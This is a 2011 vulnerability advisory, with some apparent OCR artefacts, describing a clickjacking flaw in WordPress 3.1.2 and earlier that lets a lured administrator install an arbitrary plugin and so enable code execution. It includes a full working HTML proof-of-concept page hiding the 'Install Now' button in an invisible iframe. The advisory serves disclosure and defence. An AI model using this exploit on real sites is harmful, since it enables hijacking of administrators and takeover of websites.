Vulnerability Advisory

Name	WordPress
Vendor Website	http://www.wordpress.org/
Date Released	September 20th, 2011
Affected Software	WordPress version 3.1.2 and earlier
Researcher	Andrew Horton

Description


This advisory is the result of research into how clickjacking can be leveraged and is the first published clickjacking exploit against a popular web application to gain OS command execution. WordPress is a web application used to create a website or blog. The WordPress Admin panel can be clickjacked to install an arbitrary plugin from the WordPress plugin archive which leads to arbitrary PHP code installation and subsequently OS command execution.

Versions of WordPress prior to 3.1.3 are vulnerable to clickjacking. WordPress has had clickjacking protection since May, 2011 with the release of version 3.1.3, however no specific threat or exploit has been published.

Clickjacking is an attack that places an invisible *iframe* containing a webpage over top of another, visible webpage. The victim user is lured into clicking on the invisible *iframe* to perform an action when they think they are clicking on the webpage they can see. The *iframe* on top is made invisible using the CSS *Opacity* property, it is placed above other elements on the webpage by using the CSS *Z-Index* property, and it is lined up with the webpage underneath using CSS absolute positioning.

The WordPress Administration panel has an *Install Plugin* webpage with an *Install Now* button that can be clickjacked to install an arbitrary WordPress plugin from the WordPress plugin archive.

WordPress Install Plugin Webpage



Description

Warning: This plugin has **not been tested** with your current version of WordPress.

WP-Gallery-Remote includes albums and images from any Gallery installation using GalleryÕs Gallery Remote Protocol. Images are display as thumbnails in you posts and pages. Thereby you can choose between a plain output of the thumbnails and a CSS and Javascript based carousel mode. Have a look at the screenshots to see how that looks like. If the Lightbox Plugin is available and activated, clicking on a thumbnail opens the respective image using the lightbox effect. If the plugin is not available or activated, the image is shown in a new browser window.

Features

- displays images and albums of any Gallery installation which has enabled the Gallery-Remote-Protocol
- support for multiple wpgr tags in one post/page (v1.1)
- support for multiple Gallery installations (v1.2)
- two output types: plain and carousel (v1.2)
- Lightbox integration
- supports caching of fetched album and image meta data (can be enabled/disabled globally and per post/page)
- include/exclude filter to only show some images from an album

FYI

Version: 1.5.1
Author: Christian Bartels
Last Updated: 1012 days ago
Requires WordPress Version: 2.5 or higher
Compatible up to: 2.6
Downloaded: 12,338 times
WordPress.org Plugin Page »
Plugin Homepage »

Average Rating
★★★☆☆
(based on 6 ratings)

WordPress plugins are ZIP archives with no special requirements. Installation of a plugin involves unpacking the ZIP archive into the following folder under the webroot, accessible at the following URL.

WordPress Plugin Installation Location

```
http://wordpress/wp-content/plugins/
```

Exploitation

The ability to install an arbitrary plugin through clickjacking can be exploited through two methods, one is to submit a trojan horse plugin to the WordPress plugin archive, the second method is to install a vulnerable plugin and to subsequently exploit it's weakness.

The following URL opens the WordPress *Plugin Installation* web page for an arbitrary plugin specified in the *plugin* parameter.

WordPress Plugin Install Page

```
http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote
```

The following proof of concept web page will place an invisible *Install Now* button over a *read more* link. When clicked by a WordPress administrator, it will install the *wp-gallery-remote plugin*.

Exploitation involves luring a WordPress administrator, who is currently logged into the WordPress website, into visiting a malicious webpage which contains an *Install Plugin* webpage within an invisible iframe. The administrator user's session cookies will be automatically sent to the WordPress administration panel by the browser. Next the administrator needs to click on the *Install Now* button without realizing the button has been clicked. This causes PHP script content to be installed in the WordPress website.

WordPress Clickjacking Proof Of Concept

```
<!--
WordPress Example Exploit #1
WordPress versions 3.1.2 and lower are vulnerable.
by Andrew Horton aka urbanadventurer from www.security-assessment.com
-->
<html>
<head><title>Clickjack Exploit for WordPress v1</title></head>
<body>
<style>
#outerdiv {
width:100px; height:30px; overflow:hidden;
z-index:10; opacity:0;
position:absolute; top:135px; left:445px;
}

#inneriframe {
position:absolute; top:-40px; left:-10px; width:200px; height:100px; border: none;
}
#para { width:650px; }
.clickjack { width:100px; height:30px; position:absolute; top:145px; left:450px; }
</style>

<h1>WordPress Clickjack Exploit v1</h1>

<p id="para">Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor
incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud
exercitation ullamco laboris nisi.</p>
<div class='clickjack'><a href='#'>read more</a></div>

<div id="outerdiv" >
<iframe id="inneriframe" scrolling="no" src="http://wordpress/wp-admin/plugin-
install.php?tab=plugin-information&plugin=wp-gallery-
remote&TB_iframe=true&width=640&height=581">
```

```
</iframe>
</div>

<p id="para" style="margin-top:50px;">
An Install Now button is hidden in front of the 'read more' link. When clicked, this will
install a WordPress plugin.
After installation, the user is redirected to a page acknowledging the new plugin.</p>

<p>The hidden iframe contains : <a href="http://wordpress/wp-admin/plugin-
install.php?tab=plugin-information&plugin=wp-gallery-
remote&TB_iframe=true&width=640&height=581">http://wordpress/wp-admin/plugin-
install.php?tab=plugin-information&plugin=wp-gallery-
remote&TB_iframe=true&width=640&height=581</a>
</p>

</body>
</html>
```

This proof of concept page demonstrates the vulnerability but it is not subtle. It discloses that a plugin has just been installed by redirecting to a new webpage.

More Information

For more information including a realistic exploit demonstration see the presentation *Clickjacking for Shells* available at http://www.youtube.com/watch?v=x4BrnSsrMg8.

Download the proof of concept exploit from:
http://www.morningstarsecurity.com/research/clickjacking-wordpress

Solution

WordPress resolved this issue with foresight in WordPress version 3.1.3, released in May 2011, by introducing clickjacking protection for the WordPress admin panel. At the time there was no published clickjacking threat to WordPress.

More details are available in the WordPress 3.1.3 release notes http://wordpress.org/news/2011/05/wordpress-3-1-3/

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.